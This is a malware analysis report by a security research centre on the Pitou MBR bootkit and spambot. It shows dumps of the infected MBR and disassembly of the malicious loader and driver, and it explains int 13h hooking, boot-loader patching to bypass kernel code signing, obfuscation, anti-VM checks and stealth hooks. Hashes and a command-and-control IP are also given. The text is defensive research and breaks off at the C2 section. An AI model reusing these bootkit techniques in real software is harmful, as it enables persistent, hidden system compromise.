News - Malware & Hoax

tgsoft.it/english/news_archivio_eng.asp

TG Soft's Research Centre (C.R.A.M.) has analyzed in the last months new versions of Bootkit dubbed Pitou. From September to October 2017 we have seen new samples of Pitou in the wild.

The first version of **Pitou** has beeen released on April 2014. It maybe an evolution of the rootkit "Srzizbi" developed on 2008. Pitou is a spambot, the main goal is send spam form the computer of victim.

CONTENTS

==> Bootkit installation

==> Switch from Real Mode to Protect Mode on Windows Xp 32 bit

==> Pitou on Windows 10 64 bit

==> Pitou Driver 32bit

==> Pitou & Curiosity

==> IOC

==> Conclusions

It uses the sophisticated technique of Bootkit to bypass the Microsoft Kernel-Mode Code Signing policy for load the own driver (kernel payload) on Windows.

The Bootkits have reached the peak of popularity from 2010 to 2012 with Sinowal, TDL4, TDSS (Olmasco), Cidox (Rovnix) and GAPZ. These Bootkits was diseappear after 2012 and seemed the end of era of Bootkit. In the 2014 Pitou was detected as a new Bootkit, but it seem that not have had a big diffusion in the wild.
In the last months of 2017 Pitou is back!

Pitou spreads in various way:

- drive-by-download from compromised websites
- from others malware

Pitou can infect all operating system of Windows: from XP to Windows 10 (32/64 bit)


Pitou maybe considered as the last Bootkit that infects the partitions type MBR (it cannot infect UEFI).
Pitous is known with name "Backboot".

The sample analyzed:

Name: 63.TMP.EXE
Size: 673.792 byte
MD5: B6BA98AB70571172DA9731D2C183E3CC
Found: 20 September 2017
Compilation Time Date Stamp: 19 September 2017 20:55:31
First submission on VT: 2017-09-23 04:58:27

Bootkit installation


When the dropper is executed, the malware infects the Master Boot Record of disk in the following way:



Pitou uses the "standard" technique of infection of the MBR. It overwrites the last 1 MB with the loader of **Pitou** and the Driver in the unpartitioned space.
In the first 17 sectors of the last 1 MB there is the code of loader of **Pitou** and in the following sectors there is the Driver (kernel payload) in encrypted form

.

Here we can see the dump of MBR infected:



```
      00 01 02 03  04 05 06 07  08 09 0A 0B  0C 0D 0E 0F  0123456789ABCDEF
0000: E9 08 00 00  00 00 00 00  00 00 00 87  D2 FA 31 DB  ..............1.
0010: 8E D3 36 89  26 FE 7B BC  FE 7B FB 1E  06 66 60 8E  ..6.&.{..{...f`.
0020: DB C6 06 C1  7D 00 C6 06  C0 7D 10 66  C7 06 C8 7D  ....}....}.f...}
0030: B0 65 70 74  C7 06 C6 7D  00 05 C7 06  C4 7D 00 00  .ept...}.....}..
0040: C7 06 C2 7D  11 00 66 C7  06 CC 7D 00  00 00 00 66  ...}..f...}....f
0050: 81 3E C8 7D  E1 BE AD DE  75 08 66 A1  03 7C 66 A3  .>.}....u.f..|f.
0060: C8 7D 66 81  3E CC 7D E2  BE AD DE 75  0C 88 16 99  .}f.>.}....u....
0070: 7C 66 A1 07  7C 66 A3 CC  7D 66 FF 36  C8 7D 66 FF  |f..|f..}f.6.}f.
0080: 36 CC 7D 8A  16 99 7C BE  C0 7D B4 42  CD 13 66 60  6.}...|..}.B..f`
0090: 1E B8 00 05  8E D8 E9 01  00 80 66 31  F6 66 B8 4B  ..........f1.f.K
00A0: 54 4B 54 66  3D E0 BE AD  DE 75 03 66  31 C0 66 67  TKTf=....u.f1.fg
00B0: 8B 1E 66 31  C3 66 67 89  1E 66 D1 C8  66 81 C6 04  ..f1.fg..f..f...
00C0: 00 00 00 66  81 FE 00 22  00 00 75 E2  1F 66 61 EA  ...f..."..u..fa.
00D0: 00 00 00 05  DF E6 60 E8  7C 00 B0 FF  E6 64 E8 75  ......`.|....d.u
00E0: 00 FB B8 00  BB CD 1A 66  23 C0 75 3B  66 81 FB 54  .......f#.u;f..T
00F0: 43 50 41 75  32 81 F9 02  01 72 2C 66  68 07 BB 00  CPAu2....r,fh...
0100: 00 66 68 00  02 00 00 66  68 08 00 00  00 66 53 66  .fh....fh....fSf
0110: 53 66 55 66  68 00 00 00  00 66 68 00  7C 00 00 66  SfUfh....fh.|..f
0120: 61 68 00 00  07 CD 1A 5A  32 F6 EA 00  7C 00 00 CD  ah.....Z2...|...
0130: 18 A0 B7 07  EB 08 A0 B6  07 EB 03 A0  B5 07 32 E4  ..............2.
0140: 05 00 07 8B  F0 AC 3C 00  74 09 BB 07  00 B4 0E CD  ......<.t.......
0150: 10 EB F2 F4  EB FD 2B C9  E4 64 EB 00  24 02 E0 F8  ......+..d..$...
0160: 24 02 C3 49  6E 76 61 6C  69 64 20 70  61 72 74 69  $..Invalid parti
0170: 74 69 6F 6E  20 74 61 62  6C 65 00 45  72 72 6F 72  tion table.Error
0180: 20 6C 6F 61  64 69 6E 67  20 6F 70 65  72 61 74 69   loading operati
0190: 6E 67 20 73  79 73 74 65  6D 00 4D 69  73 73 69 6E  ng system.Missin
01A0: 67 20 6F 70  65 72 61 74  69 6E 67 20  73 79 73 74  g operating syst
01B0: 65 6D 00 00  00 63 7B 9A  31 5E 88 09  00 00 80 01  em...c{.1^......
01C0: 01 00 07 FE  FF FF 3F 00  00 00 F3 6B  4F 12 00 00  ......?....kO...
01D0: C1 FF 0F FE  FF FF 32 6C  4F 12 CE AE  20 62 00 00  ......2lO... b..
01E0: 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
01F0: 00 00 00 00  00 00 00 00  00 00 00 00  00 00 55 AA  ..............U.
```

The code of MBR infected by Pitou reads the 17 sectors at end of disk (in the unpartitioned space) in memory at address 500:0 as we can see here:

```
seg000:7C00                                     assume es:nothing, ss:nothing, ds:
seg000:7C00 E9 08 00                            jmp     loc_7C0B
seg000:7C00                             ; ---------------------------------------------------
seg000:7C03 00 00 00 00                 dword_7C03      dd 0                    ; DATA XRE
seg000:7C07 00 00 00 00                 dword_7C07      dd 0                    ; DATA XRE
seg000:7C0B                             ; ---------------------------------------------------
seg000:7C0B
seg000:7C0B                             loc_7C0B:                               ; CODE XRE
seg000:7C0B 87 D2                               xchg    dx, dx
seg000:7C0D FA                                  cli
seg000:7C0E 31 DB                               xor     bx, bx
seg000:7C10 8E D3                               mov     ss, bx
seg000:7C12 36 89 26 FE 7B                      mov     ss:7BFEh, sp
seg000:7C17 BC FE 7B                            mov     sp, 7BFEh
seg000:7C1A FB                                  sti
seg000:7C1B 1E                                  push    ds
seg000:7C1C 06                                  push    es
seg000:7C1D 66 60                               pushad
seg000:7C1F 8E DB                               mov     ds, bx
seg000:7C21 C6 06 C1 7D 00                      mov     ds:byte_7DC1, 0
seg000:7C26 C6 06 C0 7D 10                      mov     ds:byte_7DC0, 10h
seg000:7C2B 66 C7 06 C8 7D B0 65 70 74          mov     ds:dword_7DC8, 747065B0h
seg000:7C34 C7 06 C6 7D 00 05                   mov     ds:word_7DC6, 500h
seg000:7C3A C7 06 C4 7D 00 00                   mov     ds:word_7DC4, 0
seg000:7C40 C7 06 C2 7D 11 00                   mov     ds:word_7DC2, 11h
seg000:7C46 66 C7 06 CC 7D 00 00 00 00          mov     ds:dword_7DCC, 0
seg000:7C4F 66 81 3E C8 7D E1 BE AD DE          cmp     ds:dword_7DC8, 0DEADBEE1h
seg000:7C58 75 08                               jnz     short loc_7C62
seg000:7C5A 66 A1 03 7C                         mov     eax, ds:dword_7C03
seg000:7C5E 66 A3 C8 7D                         mov     ds:dword_7DC8, eax
seg000:7C62
seg000:7C62                             loc_7C62:                               ; CODE XRE
seg000:7C62 66 81 3E CC 7D E2 BE AD DE          cmp     ds:dword_7DCC, 0DEADBEE2h
seg000:7C6B 75 0C                               jnz     short loc_7C79
seg000:7C6D 88 16 99 7C                         mov     ds:byte_7C99, dl
seg000:7C71 66 A1 07 7C                         mov     eax, ds:dword_7C07
seg000:7C75 66 A3 CC 7D                         mov     ds:dword_7DCC, eax
seg000:7C79
seg000:7C79                             loc_7C79:                               ; CODE XRE
seg000:7C79 66 FF 36 C8 7D                      push    large [ds:dword_7DC8]
seg000:7C7E 66 FF 36 CC 7D                      push    large [ds:dword_7DCC]
seg000:7C83 8A 16 99 7C                         mov     dl, ds:byte_7C99
seg000:7C87 BE C0 7D                            mov     si, 7DC0h
seg000:7C8A B4 42                               mov     ah, 42h
seg000:7C8C CD 13                               int     13h             ; DISK - 1
seg000:7C8E 66 60                               pushad
seg000:7C90 1E                                  push    ds
seg000:7C91 B8 00 05                            mov     ax, 500h
seg000:7C94 8E D8                               mov     ds, ax
seg000:7C96                                     assume ds:nothing
seg000:7C96 E9 01 00                            jmp     loc_7C9A
```

The 17 sectors are encrypted, so Pitou decrypts it with this easy algorithm (xor and ror):

```
seg000:7C9A                             loc_7C9A:
seg000:7C9A 66 31 F6                            xor     esi, esi
seg000:7C9D 66 B8 4B 54 4B 54                   mov     eax, 544B544Bh
seg000:7CA3 66 3D E0 BE AD DE                   cmp     eax, 0DEADBEE0h
seg000:7CA9 75 03                               jnz     short loc_7CAE
seg000:7CAB 66 31 C0                            xor     eax, eax
seg000:7CAE
seg000:7CAE                             loc_7CAE:
seg000:7CAE
seg000:7CAE 66 67 8B 1E                         mov     ebx, [esi]
seg000:7CB2 66 31 C3                            xor     ebx, eax
seg000:7CB5 66 67 89 1E                         mov     [esi], ebx
seg000:7CB9 66 D1 C8                            ror     eax, 1
seg000:7CBC 66 81 C6 04 00 00 00                add     esi, 4
seg000:7CC3 66 81 FE 00 22 00 00                cmp     esi, 2200h
seg000:7CCA 75 E2                               jnz     short loc_7CAE
seg000:7CCC 1F                                  pop     ds
seg000:7CCD                                     assume ds:nothing
seg000:7CCD 66 61                               popad
seg000:7CCF EA 00 00 00 05                      jmp     far ptr 500h:0
```

The next step is hook the int 13h at address 500:9Bh:

```
seg000:0000 B8 00 05            mov     ax, 500h
seg000:0003 8E C0               mov     es, ax
seg000:0005                     assume es:nothing
seg000:0005 FA                  cli
seg000:0006 66 A1 4C 00         mov     eax, dword ptr ds:loc_4A+2
seg000:000A A1 4C 00            mov     ax, word ptr ds:loc_4A+2
seg000:000D 26 A3 7B 01         mov     es:17Bh, ax
seg000:0011 A1 4E 00            mov     ax, word ptr ds:loc_4A+4
seg000:0014 26 A3 7D 01         mov     es:17Dh, ax
seg000:0018 C7 06 4C 00 9B 00   mov     word ptr ds:loc_4A+2, 9Bh
seg000:001E 8C 06 4E 00         mov     word ptr ds:loc_4A+4, es
seg000:0022 FB                  sti
```

After that Pitou has hooked the int 13h, it decrypts the original MBR at address 0:7C00h and executes it.

```
seg000:002B 8E C0                       mov     es, ax
seg000:002D                             assume es:nothing
seg000:002D BE 00 20                    mov     si, 2000h
seg000:0030 BF 00 7C                    mov     di, 7C00h
seg000:0033 B9 00 02                    mov     cx, 200h
seg000:0036 F3 A4                       rep movsb
seg000:0038 B8 C0 07                    mov     ax, 7C0h
seg000:003B 8E D8                       mov     ds, ax
seg000:003D                             assume ds:nothing
seg000:003D                             db      3Eh
seg000:003D 3E 66 A1 00 00              mov     eax, ds:0
seg000:0042 66 3D 33 C0 8E D0           cmp     eax, 0D08EC033h
seg000:0048 74 29                       jz      short loc_73
seg000:004A
seg000:004A                     loc_4A:
seg000:004A
seg000:004A 66 35 33 C0 8E D0           xor     eax, 0D08EC033h
seg000:0050 66 31 F6                    xor     esi, esi
seg000:0053
seg000:0053                     loc_53:
seg000:0053                             db      3Eh
seg000:0053 3E 66 67 8B 1E              mov     ebx, [esi]
seg000:0058 66 31 C3                    xor     ebx, eax
seg000:005B                             db      3Eh
seg000:005B 3E 66 67 89 1E              mov     [esi], ebx
seg000:0060 66 D1 C8                    ror     eax, 1
seg000:0063 66 81 C6 04 00 00 00        add     esi, 4
seg000:006A 66 81 FE 00 02 00 00        cmp     esi, 200h
seg000:0071 75 E0                       jnz     short loc_53
```

```
seg000:0073 B8 00 20            mov     ax, 2000h
seg000:0076 8E D8               mov     ds, ax
seg000:0078                     assume ds:nothing
seg000:0078                     db      3Eh
seg000:0078 3E C6 06 00 00 00   mov     byte ptr ds:0, 0
seg000:007E B8 00 05            mov     ax, 500h
seg000:0081 8E D8               mov     ds, ax
seg000:0083                     assume ds:nothing
seg000:0083 66 58               pop     eax
seg000:0085 66 A3 37 13         mov     ds:1337h, eax
seg000:0089 66 58               pop     eax
seg000:008B 66 A3 33 13         mov     ds:1333h, eax
seg000:008F 66 61               popad
seg000:0091 07                  pop     es
seg000:0092 1F                  pop     ds
seg000:0093                     assume ds:nothing
seg000:0093 5C                  pop     sp
seg000:0094 87 D2               xchg    dx, dx
seg000:0096 EA 00 7C 00 00      jmp     far ptr 0:7C00h
```

Back on top

Switch from Real Mode to Protect Mode

Now that Pitou has passed the control at original MBR, Pitou is hooked only at int 13h. Here we can see the routine of int 13h of Pitou:

```
seg000:009B 9C                          pushf
seg000:009C 80 FC 42                    cmp     ah, 42h ; 'B'
seg000:009F 74 09                       jz      short loc_AA
seg000:00A1 80 FC 02                    cmp     ah, 2
seg000:00A4 74 04                       jz      short loc_AA
seg000:00A6 9D                          popf
seg000:00A7 E9 D0 00                    jmp     near ptr unk_17A
seg000:00AA                     ; ---------------------------------------
seg000:00AA
seg000:00AA                     loc_AA:
seg000:00AA
seg000:00AA 9D                          popf
seg000:00AB E9 00 00                    jmp     $+3
seg000:00AE                     ; ---------------------------------------
seg000:00AE
seg000:00AE                     loc_AE:
seg000:00AE 55                          push    bp
seg000:00AF 89 E5                       mov     bp, sp
seg000:00B1 50                          push    ax
seg000:00B2 9C                          pushf
seg000:00B3 2E FF 1E 7B 01              call    cs:dword_17B
seg000:00B8 72 2E                       jb      short loc_E8
```

The routine Pitou detects each request of read of sectors, function ah=42h (Extended Read Sectors) and ah=02h (Read Sectors), this permits at Pitou to know when the process of boot will read the file C:\NTLDR or C:\BOOTMGR.

In this step Pitou must hook C:\NTLDR or C:\BOOTMGR for "survive" when there is the switch from real mode into protect mode:

```
seg000:011E                     sub_11E         proc near
seg000:011E 1E                                  push    ds
seg000:011F 0F A0                               push    fs
seg000:0121 68 00 05                            push    (offset byte_2A3+25Dh)
seg000:0124 0F A1                               pop     fs
seg000:0126                                     assume fs:nothing
seg000:0126 68 00 00                            push    0
seg000:0129 1F                                  pop     ds
seg000:012A 64 8B 16 7B 01                      mov     dx, fs:17Bh
seg000:012F 89 16 4C 00                         mov     word ptr ds:loc_4A+2, dx
seg000:0133 64 8B 16 7D 01                      mov     dx, fs:17Dh
seg000:0138 89 16 4E 00                         mov     word ptr ds:loc_4A+4, dx
seg000:013C 66 31 FF                            xor     edi, edi
seg000:013F 89 C7                               mov     di, ax
seg000:0141 81 C7 05 00                         add     di, 5
seg000:0145 06                                  push    es
seg000:0146 0F A1                               pop     fs
seg000:0148                                     assume fs:nothing
seg000:0148 64 C6 05 9A                         mov     byte ptr fs:[di], 9Ah ; 'Ü'
seg000:014C 64 C7 45 01 00 06                   mov     word ptr fs:[di+1], 600h
seg000:0152 64 C7 45 03 08 00                   mov     word ptr fs:[di+3], 8
seg000:0158 BF 00 06                            mov     di, 600h
seg000:015B C6 05 E9                            mov     byte ptr [di], 0E9h ; 'Ú'
seg000:015E 66 C7 45 01 7E 4B 00 00             mov     dword ptr [di+1], 4B7Eh
seg000:0166 0F A1                               pop     fs
seg000:0168 1F                                  pop     ds
seg000:0169 C3                                  retn
seg000:0169                     sub_11E         endp
```

set the previous pointer of int 13h

patch c:\ntldr in protected mode with a call gate selector 8:600h (base 0x0 -> cs386:600 -> 0x00600)

jmp 5183h → 500:0183

Pitou patches "ntldr" with:

- xxxxxxxx call gate selector 8:600h
- 00000600 jmp 0x5183

The first patch is "call gate selector 8:600h", so the "ntldr" will go at address 0x00000600. At address 0x00000600 Pitou has patched this area of memory with "0xe9 0x7e 0x4b 0x0 0x0" so jump (jmp) at address 0x00005183 (0x600 + 0x4b7e + 0x5 = 0x5183)
The address 0x00005183 in protect mode is equal in real mode at address 500:0183 where Pitou is saved in this moment.
Now Pitou is working in protect mode, but the area of memory where Pitou is saved can be overwritten by Windows or the memory can be paged.
So Pitou needs to allocate "safe" memory, it will allocate 2 pages and it will copy the loader at 32 bit in the new area of memory.

Now Pitou parses the NTLDR to hook the call at function KiSystemStartup. The hook is made before the NTLDR calls KiSystemStartup, because at thata moment the NLDR has loaded the "NTOSKRNL.EXE" but not executed. The hook permits to Pitou to know the base of address of module "NTOSKRNL.EXE", then Pitou will parse the module "NTOSKRNL.EXE" to insert a new hook.

The last hook in "NTOSKRNL.EXE" permits to Pitou to know that the kernel of Windows (NTOSKRNL.EXE) is running properly.
Now Pitou can use the API exported by NTOSKRNL.EXE:

```
seg000:000053AD 55                      push    ebp
seg000:000053AE 89 E5                   mov     ebp, esp
seg000:000053B0 60                      pusha
seg000:000053B1 9C                      pushf
seg000:000053B2 81 6D 04 05 00 00 00    sub     dword ptr [ebp+4], 5
seg000:000053B9 E8 48 FF FF FF          call    sub_5306
seg000:000053BE 8B B8 7B 12 00 00       mov     edi, [eax+127Bh]
seg000:000053C4 8D B0 76 12 00 00       lea     esi, [eax+1276h]
seg000:000053CA 8B 1E                   mov     ebx, [esi]
seg000:000053CC 89 1F                   mov     [edi], ebx
seg000:000053CE 8A 5E 04                mov     bl, [esi+4]
seg000:000053D1 88 5F 04                mov     [edi+4], bl
seg000:000053D4 8D 88 AB 04 00 00       lea     ecx, [eax+4ABh]
seg000:000053DA 89 C7                   mov     edi, eax
seg000:000053DC 53                      push    ebx
seg000:000053DD 55                      push    ebp
seg000:000053DE E8 29 FF FF FF          call    sub_530C
seg000:000053E3 BB 03 A5 14 58          mov     ebx, 5814A503h
seg000:000053E8 E8 AD 01 00 00          call    sub_559A
seg000:000053ED 5D                      pop     ebp
seg000:000053EE 89 C3                   mov     ebx, eax
seg000:000053F0 68 00 00 00 00          push    0
seg000:000053F5 51                      push    ecx
seg000:000053F6 68 00 00 00 00          push    0
seg000:000053FB 68 00 00 00 00          push    0
seg000:00005400 68 00 00 00 00          push    0
seg000:00005405 68 FF FF 1F 00          push    1FFFFFh
seg000:0000540A 8D 87 1A 04 00 00       lea     eax, [edi+41Ah]
seg000:00005410 50                      push    eax
seg000:00005411 FF D3                   call    ebx
seg000:00005413 5B                      pop     ebx
seg000:00005414 9D                      popf
seg000:00005415 61                      popa
seg000:00005416 89 EC                   mov     esp, ebp
seg000:00005418 5D                      pop     ebp
seg000:00005419 C3                      retn
```

- Base of NTSOSKRNL
- Hash of PsCreateSystemThread


⟸ Address of new thread of Pitou

⟸ Call PsCreateSystemThread

Pitou creates a new system thread calling the function PsCreateSystemthread exported by NTOSKRNL.EXE. The thread will load the driver bypassing the *Microsoft Kernel-Mode Code Signing policy*.

In this phase Pitou will do:

1. Allocate 0xfde00 bytes in memory ("physical memory")
2. Read and decrypt the last 0x7ef sectors of disk in the "physical memory"
3. Allocate a buffer with size equal at ImageSize of driver for the "virtual memory"
4. "Load" the driver from "physical memory" to "virtual memory"
5. Create the structure "DriverObject" to pass at Entrypoint of driver




Here we can see as Pitou execute the driver:

```
seg000:00005577                 sub_5577        proc near
seg000:00005577 E8 90 FD FF FF                  call    sub_530C
seg000:0000557C 8D 87 8B 12 00 00               lea     eax, [edi+128Bh] ; DriverObject
seg000:00005582 53                              push    ebx
seg000:00005583 8B 9F 7F 12 00 00               mov     ebx, [edi+127Fh]
seg000:00005589 89 58 0C                        mov     [eax+0Ch], ebx  ; Virtual Address of driver
seg000:0000558C 68 00 00 00 00                  push    0               ; RegistryPath
seg000:00005591 50                              push    eax             ; DriverObject
seg000:00005592 FF 97 87 12 00 00               call    dword ptr [edi+1287h] ; call entrypoint
seg000:00005598 5B                              pop     ebx
seg000:00005599 C3                              retn
seg000:00005599                 sub_5577        endp
```

Back on top

Pitou on Windows 10 64 bit



The loader of Pitou on Windows 10 64 bit uses 3 different codes:

- 16 bit (from BIOS to Bootmgr)
- 32 bit (from Bootmgr to Bootmgr.exe)
- 64 bit (from Winload.exe to NTOSKRNL.EXE)

In the scheme the point 1 indicates the hook at int 13h by Pitou to know when the "Bootmgr" is read. The second hook is made inside the "Bootmgr" to swtich from real mode into protect mode. In this phase the "Bootmgr" will extract from it a file PE dubbed "Bootmgr.exe". The file "Bootmgr.exe" works in 32 bit and is executed by Bootmgr. At this point Pitou (32 bit) will hook the "Bootmgr.exe" to know when it will load the file "Winload.exe" (64 bit). This hook is need to survive at switch from 32 bit to 64 bit. When this hook is called, Pitou (64 bit) will parse the file "Winload.exe" to hook when "Winload.exe" will load and execute the "NTOSKRNL.EXE". When the hook inside "Winload.exe" is called, then Pitou will parse "NTOSKRNL.EXE" to hook the function "InbvIsBootDriverInstalled".
The last hook in the function "InbvIsBootDriverInstalled" is need to know when "NTOSKRNL.EXE" is loaded and ready.
As in the previous case, Pitou will load the driver 64 bit bypassing the *Microsoft Kernel-Mode Code Signing policy*.

Back on top


Pitou Driver 32bit

We have analyzed the driver 32 bit of Pitou, the 64 bit version is similar.
The driver extracted from the end of disk has the following characteristics:

Size: 437.248 byte
MD5: EA286ABDE0CBBF414B078400B1295D1C
Compilation Time Date Stamp: 10 July 2017 15:59:35
No submission on VT
Fully obfuscated: difficult to analyze in static way
Anti-VM
Stealth
SpamBot (works completely in kernel mode)

Obfuscation

The driver is obfuscated as we can see:



It contains a lot of random strings as "Again, one can talk, for to kill" to evade the AVs.

We can see some levels of obfuscation. The first level is at "DriverEntry":

```
; NTSTATUS __stdcall DriverEntry
public DriverEntry
DriverEntry proc near

var_C= dword ptr -0Ch
var_8= dword ptr -8
var_4= dword ptr -4
DriverObject= dword ptr  8
RegistryPath= dword ptr  0Ch

push    ebp
mov     ebp, esp
sub     esp, 0Ch
push    esi
mov     [ebp+var_C], 209FDCh
mov     eax, [ebp+var_C]
mov     [ebp+var_8], eax
call    sub_417A04
mov     esi, eax
call    sub_4072E4
add     esi, eax
call    sub_41D411
add     esi, eax
call    sub_40165F
add     esi, eax
call    sub_419017
add     esi, eax
call    sub_40481A
add     eax, [ebp+var_8]
add     eax, esi
mov     [ebp+var_8], eax
mov     ecx, [ebp+var_8]
mov     [ebp+var_C], ecx
mov     edx, [ebp+RegistryPath]
push    edx
mov     eax, [ebp+DriverObject]
push    eax
call    [ebp+var_C]     ; the real DriverEntry
mov     [ebp+var_4], eax
mov     eax, [ebp+var_4]
pop     esi
mov     esp, ebp
pop     ebp
retn    8
DriverEntry endp
```

The DriverEntry sets a local variable **[ebp+var_C]** with value 0x209fdc, after it calls a lot of subroutines that modifies this value each time until to arrive to call the subroutine **"call [ebp+var_C]"** with the real "DriverEntry".

A second level of obfuscation is the use of hashes of blocks of 16 byte of code/data to calculate the addresses of objects, structures, strings, data and etc.
These hashes change everytime with the execution of drivers, so it is very difficult to take a snapshot for the analysis.
Here an example:

```
push    dword_4693D0
push    0C8CD65F7h
call    trova_hash_sub_40F7B0
mov     ebx, [eax]
push    [ebp+arg_4]
push    [ebp+arg_0]
call    ebx
```

Anti-VM

Pitou checks if it is running under VM, Sandboxing or in emulated/virtualized environments:

- MS_VM_CERT, VMware -> VMWare
- Parallels -> Paralles Desktop for Mac
- SeaBIOS -> SeaBIOS emulator
- i440fx, 440BX -> QEMU emulator
- Bochs -> Bochs emulator
- QEMU0 -> QEMU emulator
- VRTUALMICROSFT -> Hyper-V
- Oracle, VirtualBox -> Oracle VM VirtualBox
- innotek -> Innotek VirtualBox (Oracle VM VirtualBox)

If it is running under VM or in emulated/virtualized environments then it stops to work.

Stealth

Pitou uses technique to be stealth, as other bootkits, it hooks the Miniport Device Object of disk to detect the request of read/write of sectors of disk:


- IRP_MJ_DEVICE_CONTROL
- IRP_MJ_INTERNAL_DEVICE_CONTROL

\Driver\ACPI -> MajorFunction[IRP_MJ_DEVICE_CONTROL] = 81aefe43 Hook in ???

```
81aefe43 55              push    ebp
81aefe44 8bec            mov     ebp,esp
81aefe46 51              push    ecx
81aefe47 53              push    ebx
81aefe48 8b5d08          mov     ebx,[ebp+0x8]
81aefe4b 33c0            xor     eax,eax
```

\Driver\ACPI -> MajorFunction[IRP_MJ_INTERNAL_DEVICE_CONTROL] = 81ae9a5f Hook in ???

```
81ae9a5f 55              push    ebp
81ae9a60 8bec            mov     ebp,esp
81ae9a62 83e4f8          and     esp,0xf8
81ae9a65 83ec24          sub     esp,0x24
81ae9a68 833d68b9b48100  cmp     dword ptr [81b4b968],0x0
81ae9a6f 8b4d0c          mov     ecx,[ebp+0xc]
```



When an application in "user mode" send a request to read the MBR, this is intercepted by Pitou in kernel mode, that instead will read the original MBR at end of disk hiding the infection.

Above we can see the hook in the miniport of device "ACPI" on: IRP_MJ_DEVICE_CONTROL and IRP_MJ_INTERNAL_DEVICE_CONTROL

Server C/C

Pitou connects at server C/C with IP **195.154.237.14** Port **7384** TCP, and is hosted in Paris. In encrypted form it receives commands to send spam:

